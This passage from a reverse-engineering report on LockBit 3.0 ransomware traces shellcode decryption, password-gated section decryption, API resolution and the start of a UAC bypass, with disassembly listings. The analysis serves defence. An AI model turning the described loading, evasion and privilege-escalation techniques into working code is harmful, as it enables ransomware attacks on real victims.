


Figure 16: Libraries loaded in shellcode

The *shellcode* then starts using the functions of "advapi32.dll" to decrypt the executable in PE format (sample 1.3), as shown in Figure 17. This artefact has a size of 172 KB, which will be stored in a section of memory.




Figure 17: Payload loaded in memory

You can see how it then creates a suspended process and a thread using the "CreateProcess()" and "CreateThread()" functions of "kernel32.dll".




Figure 18: Creation of a child process

Semaphore	\Sessions\1\BaseNamedObjects\SM0:3776:168:WilStaging_02_p0
Semaphore	\Sessions\1\BaseNamedObjects\SM0:3776:64:WilError_03_p0
Thread	lockbit.exe (3696): 584
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0

Figure 19: Creation of a thread

After the shellcode is finished, the thread is initialised and the ransomware starts executing. The malicious code acts as an entry point to execute the new malware that was in memory.

This new binary has its entry point in the ".itext" section, where it also has two interesting functions. These execute code in the ".text" section to start execution in ".itext".

```
.itext:0041946F start:
.itext:0041946F                 nop
.itext:00419470                 nop     dword ptr [eax+eax+00h]
.itext:00419475                 call    nullsub_1
.itext:0041947A                 xchg    ax, ax
.itext:0041947C                 call    sub_406390
.itext:00419481                 nop     dword ptr [eax+eax+00000000h]
.itext:00419489                 call    sub_409980
.itext:0041948E                 nop
.itext:0041948F                 call    sub_417458
.itext:00419494                 nop     word ptr [eax+eax+00h]
.itext:0041949A                 push    0
.itext:0041949C                 call    dword_4255C0
.itext:004194A2                 nop     dword ptr [eax]
```

Figure 20: Sample entry point 4

```
.itext:0041B46F start:
.itext:0041B46F                 nop
.itext:0041B470                 nop     dword ptr [eax+eax+00000000h]
.itext:0041B478                 call    sub_41B000
.itext:0041B47D                 nop     dword ptr [eax+00h]
.itext:0041B481                 call    loc_408254
.itext:0041B486                 xchg    ax, ax
.itext:0041B488                 call    sub_40B804
.itext:0041B48D                 nop     dword ptr [eax+eax+00h]
.itext:0041B492                 call    loc_418F78
.itext:0041B497                 nop     dword ptr [eax+eax+00000000h]
.itext:0041B49F                 push    0
.itext:0041B4A1                 call    dword_4275C0
.itext:0041B4A7                 nop     dword ptr [eax+00000000h]
.itext:0041B4AE                 call    sub_41A8FC
.itext:0041B4B3                 call    sub_41A8DE
.itext:0041B4B8                 call    sub_41A902
.itext:0041B4BD                 call    near ptr loc_41A8E3+1
.itext:0041B4C2                 call    sub_41A8D8
.itext:0041B4C7                 call    sub_41A902
.itext:0041B4CC                 call    sub_41A8F6
.itext:0041B4D1                 call    near ptr loc_41A907+1
.itext:0041B4D6                 call    near ptr loc_41A8EF+1
.itext:0041B4DB                 call    sub_41A8DE
.itext:0041B4E0                 call    near ptr loc_41A8E8+2
.itext:0041B4E5                 call    sub_41A8FC
```

Figure 21: Sample entry point 2




Figure 22: First function (nullsub_1) of sample 1.3




Figure 23: First function (sub_41B000) shows 2

The main difference between samples 1.3 and 2 is that the first function changes. This first function "nullsub_1", which can be seen in Figure 20, contains only the operation return(Figure 23).

In contrast, in sample 2 this function "sub_41B000" performs the decryption routine from the access *token* , a 32-character password.

This *token* is introduced through the "-pass" parameter, as shown in Figure 24.




Figure 24: Command needed to run sample 2

For the example in Figure 25, the malware calculates the hash of the word "-pass" with the ROR13 hashing algorithm and compares it with constants stored in the binary itself, as can be seen in Figure 26.

Financiado por la Unión Europea NextGenerationEU · Gobierno de España · Vicepresidencia Primera del Gobierno · Ministerio de Asuntos Económicos y Transformación Digital · Secretaría de Estado de Digitalización e Inteligencia Artificial · Plan de Recuperación, Transformación y Resiliencia · España | digital 2026 · incibe_ Instituto Nacional de Ciberseguridad




Figure 25: Hashing algorithm




Figure 26: Comparison of parameters

A 192-bit password is generated from the access token . This behaviour has been emulated with a Python script which can be found in Annex 5.




Figure 27: 192-bit password generation

The following shows how the different sections of the binary are decrypted using the XOR operation.




Figure 28: Decryption algorithm




Figure 29: 192-bit password generated from the access token




Figure 30: Decrypted sections of the binary

Once the decryption routine is finished, this sample executes the code hosted in the ".text" section using a pointer. If you have not entered a correct password , the program terminates its execution.





Figure 31: Code execution using a pointer

The functions are not loaded until the sections of the binary have been decrypted with the correct password. This functionality differs from sample 1.3, where the functions were already loaded.



```
0041B46F  90                 nop                                   EntryPoint
0041B470  0F1F8400 00000000  nop dword ptr ds:[eax+eax],eax
0041B478  E8 83FBFFFF        call <lockaaa.check_pass>             check_pass
0041B47D  0F1F40 00          nop dword ptr ds:[eax],eax
0041B481  E8 CECDFEFF        call lockaaa.408254
0041B486  66:90              nop
0041B488  E8 7703FFFF        call lockaaa.40B804
0041B48D  0F1F4400 00        nop dword ptr ds:[eax+eax],eax
0041B492  E8 E1DAFFFF        call lockaaa.418F78
0041B497  0F1F8400 00000000  nop dword ptr ds:[eax+eax],eax
0041B49F  6A 00              push 0
0041B4A1  FF15 C0754200      call dword ptr ds:[4275C0]
0041B4A7  0F1F80 00000000    nop dword ptr ds:[eax],eax
0041B4AE  E8 49F4FFFF        call lockaaa.41A8FC
0041B4B3  E8 26F4FFFF        call lockaaa.41A8DE
0041B4B8  E8 45F4FFFF        call lockaaa.41A902
0041B4BD  E8 22F4FFFF        call lockaaa.41A8E4
0041B4C2  E8 11F4FFFF        call lockaaa.41A8D8
0041B4C7  E8 36F4FFFF        call lockaaa.41A902
0041B4CC  E8 25F4FFFF        call lockaaa.41A8F6
0041B4D1  E8 32F4FFFF        call lockaaa.41A908
0041B4D6  E8 15F4FFFF        call lockaaa.41A8F0
0041B4DB  E8 FEF3FFFF        call lockaaa.41A8DE
0041B4E0  E8 05F4FFFF        call lockaaa.41A8EA
0041B4E5  E8 12F4FFFF        call lockaaa.41A8FC
0041B4EA  E8 FBF3FFFF        call lockaaa.41A8EA
0041B4EF  E8 AEF3FFFF        call lockaaa.41A8A2
0041B4F4  E8 C1F3FFFF        call lockaaa.41A8BA
0041B4F9  E8 CEF3FFFF        call lockaaa.41A8CC
0041B4FE  E8 ABF3FFFF        call lockaaa.41A8AE
0041B503  E8 CAF3FFFF        call lockaaa.41A8D2
0041B508  E8 B9F3FFFF        call lockaaa.41A8C6
0041B50D  E8 B4F3FFFF        call lockaaa.41A8C6
0041B512  E8 91F3FFFF        call lockaaa.41A8A8
0041B517  E8 86F3FFFF        call lockaaa.41A8A2
0041B51C  E8 93F3FFFF        call lockaaa.41A8B4
0041B521  E8 A6F3FFFF        call lockaaa.41A8CC
0041B526  E8 95F3FFFF        call lockaaa.41A8C0
0041B52B  E8 6CF3FFFF        call lockaaa.41A89C
0041B530  E8 09DFFFFF        call lockaaa.41943E
0041B535  E8 ECDEFFFF        call lockaaa.419426
0041B53A  E8 F3DEFFFF        call lockaaa.419432
0041B53F  E8 F4DEFFFF        call lockaaa.419438
0041B544  E8 E3DEFFFF        call lockaaa.41942C
```

```
0041B46F  90                 nop                                   EntryPoint
0041B470  0F1F8400 00000000  nop dword ptr ds:[eax+eax],eax
0041B478  E8 83FBFFFF        call <lockaaa.check_pass>             check_pass
0041B47D  0F1F40 00          nop dword ptr ds:[eax],eax
0041B481  E8 CECDFEFF        call lockaaa.408254
0041B486  66:90              nop
0041B488  E8 7703FFFF        call lockaaa.40B804
0041B48D  0F1F4400 00        nop dword ptr ds:[eax+eax],eax
0041B492  E8 E1DAFFFF        call lockaaa.418F78
0041B497  0F1F8400 00000000  nop dword ptr ds:[eax+eax],eax
0041B49F  6A 00              push 0
0041B4A1  FF15 C0754200      call dword ptr ds:[4275C0]
0041B4A7  0F1F80 00000000    nop dword ptr ds:[eax],eax
0041B4AE  E8 49F4FFFF        call <JMP.&GetProcAddress>
0041B4B3  E8 26F4FFFF        call <JMP.&GetCommandLineA>
0041B4B8  E8 45F4FFFF        call <JMP.&GetTickCount>
0041B4BD  E8 22F4FFFF        call <JMP.&GetDateFormatW>
0041B4C2  E8 11F4FFFF        call <JMP.&FormatMessageW>
0041B4C7  E8 36F4FFFF        call <JMP.&GetTickCount>
0041B4CC  E8 25F4FFFF        call <JMP.&GetModuleHandleW>
0041B4D1  E8 32F4FFFF        call <JMP.&LoadLibraryExA>
0041B4D6  E8 15F4FFFF        call <JMP.&GetLocaleInfoW>
0041B4DB  E8 FEF3FFFF        call <JMP.&GetCommandLineA>
0041B4E0  E8 05F4FFFF        call <JMP.&GetLastError>
0041B4E5  E8 12F4FFFF        call <JMP.&GetProcAddress>
0041B4EA  E8 FBF3FFFF        call <JMP.&GetLastError>
0041B4EF  E8 AEF3FFFF        call <JMP.&CreateWindowExW>
0041B4F4  E8 C1F3FFFF        call <JMP.&GetDlgItem>
0041B4F9  E8 CEF3FFFF        call <JMP.&GetMessageW>
0041B4FE  E8 ABF3FFFF        call <JMP.&EndDialog>
0041B503  E8 CAF3FFFF        call <JMP.&LoadMenuW>
0041B508  E8 B9F3FFFF        call <JMP.&GetKeyNameTextW>
0041B50D  E8 B4F3FFFF        call <JMP.&GetKeyNameTextW>
0041B512  E8 91F3FFFF        call <JMP.&DialogBoxParamW>
0041B517  E8 86F3FFFF        call <JMP.&CreateWindowExW>
0041B51C  E8 93F3FFFF        call <JMP.&GetClassNameW>
0041B521  E8 A6F3FFFF        call <JMP.&GetMessageW>
0041B526  E8 95F3FFFF        call <JMP.&GetDlgItemTextW>
0041B52B  E8 6CF3FFFF        call <JMP.&CreateDialogParamW>
0041B530  E8 09DFFFFF        call <JMP.&TextOutW>
0041B535  E8 ECDEFFFF        call <JMP.&GetTextMetricsW>
0041B53A  E8 F3DEFFFF        call <JMP.&SetPixel>
0041B53F  E8 F4DEFFFF        call <JMP.&SetTextColor>
0041B544  E8 E3DEFFFF        call <JMP.&SelectObject>
```

Figure 32: Function resolution after correct decoding of sample 2

Once the decryption routine has been carried out with the password entered as a parameter, a dump of sample 2 stored in memory is performed to observe the differences with sample 1.3. A comparative analysis of the binary shows that the two are very similar.




Figure 33: Comparative analysis between sample 1.3 and sample 2

Next, we can see how it starts to dump data into the ".data" section, accessing a part with encrypted data, decrypting it by using the XOR function and finally dumping it into an empty ".data" section.

What it is actually doing is resolving the APIs of certain DLLs. The malware uses a small block of code, a "stub", as a stepping stone to finally reach the memory address of each function. In the following image you can see how this process is done with the function "ntdll.RtlDestroyHeap", which is stored with the instruction "stosd".





Figure 34: Data decryption using XOR

The malware then uses the "memcpy" function to construct several Base64 strings.






Figure 35: Base64 decoding

As can be seen in the report by Nozomi Networks (Labs, s.f.)report, LockBit 3.0 uses Base64 to encode the ransomware's configuration. Details of the configuration can be found in section 4.6.

The malware then proceeds to perform privilege escalation. First, check if the process has administrator permissions as follows:

- Using "OpenProcessToken": query the token of the current process.

Figure 36: Querying the token of the current process

- Via "CheckTokenMembership": checks if the token of your process is a member of the administrator group.




Figure 37: Checking the token in the administrators' group

If the malware determines that the process does not have privileges, it performs a UAC bypass (Hollestelle, 2021) as follows:

1. Using "LdrEnumerateLoadedModules", register "dllhost.exe" in System32 as ImagePathName and CommandLine in the PEB of the process. This allows you to host and execute COM objects such as "dllhost.exe".

```
